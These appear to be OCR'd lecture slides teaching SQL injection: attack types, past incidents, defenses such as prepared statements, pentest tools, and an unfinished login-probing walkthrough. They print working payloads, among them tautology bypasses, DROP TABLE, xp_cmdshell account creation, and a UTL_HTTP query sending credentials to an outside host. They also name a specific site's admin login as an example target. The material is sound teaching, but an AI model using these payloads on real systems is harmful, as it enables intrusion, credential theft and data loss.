
Web Application Security

Notes-set8 SQL Injection Attacks - Examples

What is SQL injection?

- SQLIA is a technique used by attackers by which they try to submit malicious SQL statements to the database behind the web application
- SQL injection is a hacking technique used to exploit websites by altering SQL statement through manipulating application input.



User input = a set of input parameters

The Web Application Hacker's Handbook 2nd ed

History


- In 2002, the Computer Security Institute and Federal Bureau of Investigation (United States) conducted a survey that discovered that 60% of online databases are subjected to SQLi.
- In 2002 and 2007 it got its place within top ten most critical web application security risk.
- Top in OWASP (Open Web Application Security Project).
- First paper on SQLi in 2002
- First more concrete classification methods were proposed by San-Tai Sun, Ting Han Wei, Stephen Liu & Sheung Lau.


SQL injection

- Nowadays, lots of websites are interactive, dynamic and database-driven, which run various web applications in servers with data stored in back-end database.
- Web 2.0 technologies allow users to do more than just retrieve information. They can access and modify the content and distribute their information in websites such as social networking sites, wikis and blogs.
- In other words, they can control the database information via a web browser. However, web application flaws offer the vulnerabilities of unauthorized database control and malicious code injection which attackers can take advantage of.
- Attackers are trying to get valuable information held in database. This hack is a kind of application attack called SQL injection.

How it works?

- SQL injection consists of insertion of an SQL query via the input data from the clients to the application. It works in a similar way when you submit a web form. (Steps 1-4)
- Text is entered into textboxes in a web form which are used to execute a query against a database. Hackers can enter a malformed SQL statement into the textbox (Step 5) and
- Changes the nature of the query (Step 6) so that it can be used to break into, alter, or damage the back-end database






Normal Query

SQL Injection

1. App sends form to user.
2. Attacker submits form with SQL exploit data.
3. Application builds string with exploit data.
4. Application sends SQL query to DB.
5. DB executes query, including exploit, sends data back to application.
6. Application returns data to user.



Attack avenues

- User Input
- Cookies
- Server Variables
- Second order Injection
- Physical user Input

Injection through user input

- In this case attackers inject SQL commands by using malformed input. In most SQLIAs that target Web applications, user input means usually Hypertext Transfer Protocol (HTTP) GET or POST requests in web forms

Injection through Cookies:

- Cookies are files that contain state information generated by Web applications and are stored on the client machine
- To restore a session, a web application often retrieves the cookie from the client.
- Since the cookies are saved on the client's machine, its contents can be modified at will.
- Client has full control over cookies so an attacker can craft cookies.
- If a web application would use the modified cookie to build SQL queries, than an attacker could use this form of attack
- This injection is possible when web application use the modified cookie to build SQL queries

Injection through Server variables:

- It defines HTTP Request, environment, and various other network parameters.
- Most common type of form submission methods are GET and POST, as well as other more intricate injection avenues such as HTTP header variables and sessions.

Second order injection:


- Second-order injection occurs when incomplete prevention mechanisms against SQL injection attacks are in place.
- A malicious user could rely on data already present in the system or database to trigger an SQL injection attack.

  Example-

  queryString =   “UPDATE users SET pin=’0’
  WHERE userName= ’admin’--’ AND pin=1”;

Physical user Input:

- SQL Injection is a potential vulnerability wherever an RDBMS is used.



Überweisung 123 456 78

KREDITINSTITUT
Irgendwo

5 mm

Begünstigter: Name, Vorname/Firma (max. 27 Stellen)

Konto-Nr. des Begünstigten

Bankleitzahl

Kreditinstitut des Begünstigten

EUR

Betrag: Euro, Cent

Kunden-Referenznummer - Verwendungszweck, ggf. Name und Anschrift des Überweisenden - (nur für Begünstigten)

' or 1 = 1 - -

noch Verwendungszweck (insgesamt max. 2 Zeilen à 27 Stellen)

Kontoinhaber: Name, Vorname/Firma, Ort (max. 27 Stellen, keine Straßen- oder Postfachangaben)

Konto-Nr. des Kontoinhabers

20

Attack Intent

- Different types of SQLIAs differ in their intention:
  - Identifying injectable parameters - probing the web application for vulnerable parameters and user-input fields
  - Performing database finger-printing - an SQLIA can be more efficient if it is targeted towards a certain database type and version. One of the attack intents can be to determine this information.
  - Determining database schema - table names, column names, and column data types are all useful information that sometimes need to be gathered prior to dumping the information from a database
  - Extracting data - this attacks are meant to extract or dump the information from a database. These are the most common type.
  - Adding or modifying data - the goal of these attacks is to add or change information in a database.
  - Performing denial of service - locking or dropping tables, shutting down databases render the web applications depending on them unusable
  - Evading detection - some attacks are designed to avoid detection by system administrators and security tools protecting the databases
  - Bypassing authentication and performing privilege escalation - these attacks are designed to allow a malicious user to assume the identity of another or to obtain escalated privileges on a database by exploiting a database's authentication mechanism
  - Executing remote commands - allow an attacker to execute arbitrary commands on the database

The consequences of a successful SQLIA

- 1. Authentication Bypass: An attacker is able to log on to a web application, potentially with administrative privileges, without supplying a valid username and password.
- 2. Information Disclosure An attacker obtains, either directly or indirectly, sensitive information that is contained in a database.
- 3. Compromised Data Integrity: This attack involves the alteration of the contents of a database. An attacker could use this attack to deface a web page or more likely to insert malicious content into otherwise innocuous web pages.
- 4. Compromised Availability of Data: This attack allows an attacker to delete information with the intent to cause harm or delete log or audit information that is contained in a database
- 5. Remote Command Execution: Performing command execution through a database can allow an attacker to compromise the host operating system. These attacks often use an existing stored procedure for host operating system command execution. The most recognized variety of this attack uses the xp_cmdshell stored procedure that is common to Microsoft SQL Servers

SQLi Attack types

- Inbound
  - Tautology
  - End of line comment
  - Piggybacked Queries
  - System Stored Procedure
  - Alternate encoding
- Inferential
  - Illegal queries
  - Blind SQL injection
    - Conditional
    - Time delayed
- Out of band

Inbound

- Tautology:

  Here SQL injection code always makes the condition true.

  Example:

  SELECT * from users WHERE uname=‘’ OR 1=1

  -- ‘’ AND pass=‘password’

  Websites:

  - Academic of Management Studies:

    http://www.amskrupajal.org/AdminLogin.asp

Inbound

- End of line comment :

  These ensure the query is valid by ending the injected query with "--" to comment out all following characters.

  Example :

  SELECT * from users WHERE uname='hacker' -- '' AND pass='password'

Inbound

- Piggy-backed query

  Here additional queries are appended to a valid query. The most common type of piggy-backed method is to use query delimiter “;”

  Example-

  SELECT * from users WHERE uname=’hacker’; DROP TABLE creditcards --” AND pass=‘password’

Inbound

- System Stored Procedure

  Stored procedures are programs that are stored and executed on the database server. They are written not only in SQL, but an extension which allows SQL to be combined with common programming constructs such as variables, loops, and conditional statements.

  Example:

  exec master..xp_cmdshell 'net user hacker 1234 /add

Inbound

- Alternate Encodings

  This attack method is used in conjunction with other attack methods to evade common prevention techniques such as escaping strings and signature-based detection systems.

  Example:

  SELECT accounts FROM users WHERE login='legalUser';

  exec(char(0x73687574646f776e)) -- AND pass='' AND pin=''

Inferential

Here attacker doesn’t receive any direct data from application server.

- Illegal query:

  By injecting incorrect requests, an attacker can identify information to aid him/her in constructing a powerful attack, such as identifying parameter names, data types, column or table names, etc

Inferential

- Blind injection

  Blind injection is the one of the most sophisticated types of SQLi.

  It has two stages:

  a. Identifying if SQL injection is possible

  b. Attacking the system.

  -Conditional

  -Timming attack

Inferential -> Blind Injection

- Conditional

  This method infers the value of some data by performing a logical AND with a true expression and with a false expression. Then, based on the resulting page behavior, the value of the data can be inferred.

  Example:

  UNION SELECT 'identity', (SELECT (SELECT pass FROM users WHERE uname='admin')>> 7 & 1) << header: Location: http://page1.html

Inferential -> Blind Injection

- Timing attack

  A timing attack uses something similar to the conditional blind injection attack, where instead of measuring a difference in behavior of the page, a difference in time to retrieve the page is used.

  Example

  IF (SELECT user) = ‘sytem_admin’ WAITFOR DELAY ‘0:0:5’

Out of bound

- In out of bound data is retrieved through an entirely different channel than that through which the attack was conducted.

  Example

  OPENROWSET-

  ```
  INSERT INTO OPENROWSET('SQLoledb', 'server=servername;
  uid=sa; pwd=HACKER', 'SELECT * FROM table1') SELECT * FROM
  table2
  ```

  UTL_HTTP-

  ```
  SELECT users FROM table ORDER BY (SELECT
  utl_http.request('http://www.cqure.net/INJ/' || (SELECT uname ||
  '_' || pass FROM logins WHERE row<2) || '') FROM table2)
  ```

Recent Attacks Activity

- On 5 February 2011 HBGary, a technology security firm, was broken into by Anonymous using a SQL injection in their CMS-driven website.
- On March 27, 2011 mysql.com, the official homepage for MySQL, was compromised by TinKode using SQL blind injection.
- On April 11, 2011, Barracuda Networks was compromised using an SQL injection flaw. Email addresses and usernames of employees were among the information obtained.
- Over a period of 4 hours on Wednesday April 27, 2011 an automated SQL injection attack occurred on Broadband Reports website that was able to extract 8% of the username/password pairs: 8,000 random accounts of the 9,000 active and 90,000 old or inactive accounts.
- On June 1, 2011, "hacktivists" of the group Lulzsec were accused of using SQLI to steal coupons, download keys, and passwords that were stored in plaintext on Sony's website, accessing the personal information of a million users.
- In June, 2011, PBS was hacked, mostly likely through use of SQL injection. The full process used by hackers to execute SQL injections was described in this Imperva blog.
- In August, 2011, Hacker Steals User Records From Nokia Developer Site using "SQL injection"
- In September, 2011, Turkish Hackers accessed NetNames DNS records and changed entries redirecting users (of Betfair (Online Gambling), The Telegraph, The Register, The National Geographic, UPS, Acer, Vodafone.com) to a site set up by them, and then taking responsibility for this action publishing it on Zone-H.
- In October, 2011, Malaysian Hacker, Phiber Optik managed to extract data from www.canon.com.cn by exploiting a vulnerability he came across. He himself reported the vulnerability to the company within minutes and claiming to have used SQL Injection

What steps to take for ensuring security

- **Sanitize the input**
  - Insure that inputs do not contain dangerous codes, whether to the SQL server or to HTML itself.
  - Check: Input from users, parameters from URL, values from cookie
  - Strip out "bad stuff", such as quotes or semicolons or escapes. It is hard to point to **all** of them. The language of the web is full of special characters and strange markup (including alternate ways of representing the same characters), and efforts to authoritatively identify all "bad stuff" are unlikely to be successful.
  - Rather than "remove known bad data", it's better to "remove everything but known good data“. Should consult internet message standard RFC2822.

What steps to take for ensuring security

- **Use bound parameters (the PREPARE statement)**
  - There may be fields that must be allowed to contain these "dangerous“ characters. Another approach is the use of **bound parameters**, which are supported by essentially all database programming interfaces. In this technique, an SQL statement string is created with placeholders - a question mark for each parameter - and it's "compiled" ("prepared", in SQL parlance) into an internal form. An example in perl:

```
$sth = $dbh->prepare("SELECT email, userid FROM
   members WHERE email = ? ;"
$sth->execute( $email );
```

Stored Procedures

Stored Procedures build strings too:

```
CREATE PROCEDURE dbo.doQuery(@id nchar(128))
AS
   DECLARE @query nchar(256)
   SELECT @query = ‘SELECT cc FROM cust WHERE id=‘’ + @id
   + ‘’’
   EXEC @query
RETURN
```

it's always possible to write a stored procedure that itself constructs a query dynamically: this provides **no** protection against SQL Injection. It's only proper binding with prepare/execute or direct SQL statements with bound variables that provide protection.

Parameterized/prepared SQL

- Builds SQL queries by properly escaping args: ′ → \′
- Example: Parameterized SQL: (ASP.NET 1.1)
  - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
        "SELECT * FROM UserTable WHERE
        username = @User AND
        password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request[“user”] );

cmd.Parameters.Add("@Pwd", Request[“pwd”] );

cmd.ExecuteReader();
```

- In PHP: bound parameters -- similar function

What steps to take for ensuring security

- **Limit database permissions and segregate users**
  - In the case at hand, we observed just two interactions that are made not in the context of a logged-in user: "log in" and "send me password". The web application ought to use a database connection with the most limited rights possible: query-only access to the **members** table, and no access to any other table.
  - Once the web application determined that a set of valid credentials had been passed via the login form, it would then switch that session to a database connection with more rights.

What steps to take for ensuring security

- Use stored procedures for database access
  - When the database server supports them, use stored procedures for performing access on the application's behalf, which can eliminate SQL entirely (assuming the stored procedures themselves are written properly).
  - By encapsulating the rules for a certain action - query, update, delete, etc. - into a single procedure, it can be tested and documented on a standalone basis and business rules enforced (for instance, the "add new order“ procedure might reject that order if the customer were over his credit limit).
  - NOTE: It's always possible to write a stored procedure that itself constructs a query dynamically: this provides **no** protection against SQL Injection - it's only proper binding with prepare/execute or direct SQL statements withbound variables that provide this protection.

What steps to take for ensuring security

- **Isolate the web server**
  - Even having taken all these mitigation steps, it's nevertheless still possible to miss something and leave the server open to compromise. One ought to design the network infrastructure to **assume** that the bad guy will have full administrator access to the machine, and then attempt to limit how that can be leveraged to compromise other things.

What steps to take for ensuring security

- **Configure error reporting**
  - The default error reporting for some frameworks includes developer debugging information, and this **cannot** be shown to outside users. Imagine how much easier a time it makes for an attacker if the full query is shown, pointing to the syntax error involved. This information *is* useful to developers, but it should be restricted - ifpossible - to just internal users.
  - Note that not all databases are configured the same way, and not all even support the same dialect of SQL (the "S" stands for "Structured", not "Standard"). For instance, most versions of MySQL do not support subselects, nor do they usually allow multiple statements.

Prevention & Detection

- **Design and Development**
- - DO validate and sanitize ALL user inputs at the server-side
  - Identify allowable characters and white-list only valid characters
  - Allow well-defined set of safe values via regular expression (*e.g. [A-Za-z0-9]*)
  - Limit the length of each entry
  - Include appropriate data sanitization routines in all application components and
  - auxiliary services
- - DO utilize parameterized statements with bind variables
  - Use strongly typed parameterized queries which separate command from data by substitution of input parameters with bind variable
  - *Java EE - use strongly typed PreparedStatement, or ORMs such as Hibernate or Spring*
  - *.NET - use strongly typed parameterized queries, such as SqlCommand with SqlParameter or an ORM like Hibernate.*
  - *PHP - use PDO with strongly typed parameterized queries (using* bindParam()*)*

Prevention & Detection


- - AVOID dynamic SQL
  - SQL string concatenation with user-entered values may pose threat in creating malformed queries through a web application.
- - AVOID displaying detailed error message
  - Exception handling should always offers minimal information which may offer the details to attackers to diagnose and refine hacking attempts
- - DO code scanning
  - Utilize source code scanning tools to look for SQL injection flaws and then fix the vulnerabilities
  - *MS Source Code Analyzer for SQL Injection [http://support.microsoft.com/?kbid=954476]*

Prevention & Detection

- **Implementation**
- - DO execute with least DB user privilege
  - Create a new login/user specifically for each application and deny access to all objects that are unnecessary to be used by the applications
  - *AVOID using "root" or "dbo" accounts to access the database*
  - *AVOID information leakage of database connection string (e.g. password)*
- Assessment
- - DO runtime vulnerability scanning
  - Utilize scanning tools to look for SQL injection vulnerabilities on a running website.
  - *Scrawler [https://download.spidynamics.com/products/scrawlr/]*

SQL Injection Attack Tools

- An SQLIA Tool represents an automated mechanism for trying several ways of exploiting an SQL Injection vulnerability in a web application. Rather than constructing SQL queries by hand, these type of tools have built-in several attack methods (POST, GET, blind, cookie attack, etc.).
- BackTrack
- Backbox
- Pentoo



Tool	Source	BackTrack 5r2	BackBox 2.05	Pentoo 2009.0
sqlmap	0.9	1.0-dev (r4766)	0.9	0.7
sqlninja	0.2.6-r1	0.2.6	0.2.6-rc2	0.2.3

Table 1: Database penetration tools versions

Penetration testing tools

- Sqlmap : Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server and other databases
- The Mole: Support for injections using MySQL, Postgres and Oracle databases
- Havij : Support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server and Sybase. Support for SQL injection techniques: blind, time-based blind, union-based, error-based
- BobCat :MySQL server support
- Sqlier
- Sqlninja
- Absinthe

Crawlers

- Sql Poizon : Sql Poizon is a powerful SQL injection crawler available for Microsoft Windows operating systems.
- W3af : w3af is a open-source project
- WebCruiser : Webcruiser is another Web Vulnerability Scanner available for Windows
- Wapiti

Other Injection Types

- Shell injection.
- Scripting language injection.
- File inclusion.
- XML injection.
- XPath injection.
- LDAP injection.
- SMTP injection.

References

- White paper on SQL Injection, http://www.spidynamics.com/whitepapers/WhitepaperSQLInjection.pdf
- A SQL Injection Walkthrough, http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- Lecture Notes of S. C. Kothari

Examples

The Scenario

- Attacker has no prior knowledge of the application or access to the source code.
- The login page had a traditional username-and-password form, but also an email-me-my-password link.
- The attacker decided to exploit the latter link.
- Game plan: discover the internals of the system by submitting different inputs.
- It takes some intelligent guesswork.

Initial Guess

- The attacker speculates that the underlying SQL code looks something like this:

```
SELECT fieldlist
FROM table
WHERE field = '$EMAIL';
```

- Here, **`$EMAIL`** is the address submitted on the form by the user, and the quotation marks around it set it off as a literal string.

Step 1: check if input is sanitized

- Objective: check if the web application constructs an SQL string literally without sanitizing.
- The way to check: enter a single quote as part of the data. The attacker enters `steve@unixwiz.net'` - note the closing quote mark. This yields:

```
SELECT fieldlist
FROM table
WHERE field = 'steve@unixwiz.net'';
```

- The SQL parser find the extra quote mark and aborts with a syntax error.
- The error response is often a dead giveaway that user input is not being sanitized properly and that the application is ripe for exploitation.

Step 1: Output

- The web application responds with a 500 error (server failure).
- This suggests that the "broken" input is actually being parsed literally.
- The attacker knows that he/she has good opportunities ahead.

Step 2: exploit `WHERE` clause

- Objective: give legal input and learn more.
- Since the data appears to be going into the `WHERE` clause, change the nature of that clause *in an SQL legal way* and see what happens. Enter `anything' OR 'x'='x`

```
SELECT fieldlist
FROM table
WHERE field = 'anything' OR 'x'='x';
```

- A single-component `WHERE` clause into a two-component one, and the `'x'='x'` clause is guaranteed to be true no matter what the first clause is.

Step 2: Output

- Unlike the "real" query, which should return only a single item each time, this version is likely to return every item in the members database. The only way to find out what the application will do in this circumstance is to try it.
- In this case, the web application responds:

  Your login information has been mailed to
  random.person@example.com

- The attacker guesses that it's the *first* record returned by the query.

The attacker knows ..

- He can manipulate the query to his own ends.
- He has observed two different responses:
  - Server error
  - "Your login information has been mailed to *email*"
- The first response is for bad SQL while the latter is to a well-formed SQL. This distinction will be very useful when trying to guess the structure of the query.

Step 3: guessing `field` names

- The attacker guesses `email` as the name of the field.
- The way to check: This yields:

```
SELECT fieldlist
FROM table
WHERE field = ' x' AND email IS NULL; -- ';
```

- The intent is to use a proposed field name (`email`) in the constructed query and find out if the SQL is valid or not.
- The attacker does not care about matching the email address (which is why he uses a dummy **'x'**), and the **--** marks the start of an SQL comment. This is an effective way to "consume" the final quote provided by application and not worry about matching them.

Step 3: Output

- If the server responds with an error message, it means the SQL is malformed and a syntax error was thrown. It's most likely due to a bad field name.
- Any kind of valid response implies that the field name is correct.
- This is the case whether we get the "email unknown" or "password was sent" response.
- The use of the `AND` conjunction instead of `OR` is intentional. The attacker does not want random users inundated with "here is your password" emails from the web application.
- Using the `AND` conjunction with an email address that couldn't ever be valid, the attacker makes sure that the query will always return zero rows.

Going Forward

